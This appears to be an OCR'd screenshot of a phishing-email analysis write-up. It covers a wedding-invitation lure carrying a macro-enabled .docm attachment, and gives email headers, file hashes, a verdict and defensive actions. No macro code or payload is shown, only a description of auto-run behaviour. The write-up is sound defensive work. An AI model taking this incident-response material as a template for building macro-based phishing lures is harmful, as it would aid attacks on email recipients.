
Crowdsourced AI

Hispasec flags this file as malicious

↳

The macro in question is executed when the document is opened, as indicated by the `Document_Open()` subroutine. The behavior of this macro exhibits several characteristics commonly associated with

Show more


File Edit Selection Find View Goto Tools Project Preferences Help
Date : Tue, 14 May 2024 23:31:08 +0000

```
Date : Tue, 14 May 2024 23:31:08 +0000

Subject : You're Invited!

To : emily.nguyen@glbllogistics.co
From : abarry@live.com

Reply-To: abarry@live.com
Return-path: abarry@live.com

Origin IP: 2a01:111:f403:2c14::801
Message ID : <SA1PR14MB737384979FDD1178FD956584C1E32@SA1PR14MB7373.namprd14.prod.outlook.com>

SPF:PASS, DKIM:PASS, DMARC:PASS

Malware URLs: Malicious Attachment instead of embedded links

Attachments : MD5: 590d3c98cb5e61ea3e4226639d5623d7
SHA1: 91091f8e95909e0bc83852eec7cac4c04e1a57c3
SHA256:41c3dd4e9f794d53c212398891931760de469321e4c5d04be719d5485ed8f53e

Description:
Sender Analysis - The sender passed the checks indicating the email was sent from a legitimate Outlook infrastructure. The account maybe compromised or used for social engineering.
URL Analysis - No direct URLs - The email mimics a wedding invitation and urges the recipient to open a "survey" - common lure in phishing.
Attachment Analysis - The .docm file is highly suspicious. Macro-enabled docs are common delivery mechanism for malware.

Verdict: The email is part of a phishing campaign using social engineering and a macro enabled docs to deliver malware.

Defense Action: Isolate the recipient host. Block sender domain for live investigation. Extract and analyze the .docm file. Add SHA256 hash attachment to blocklists. Monitor for outbound traffic.
    Alert Users to wedding-themed phishing lures. Disable macro by default in applications.
```

Final Writeup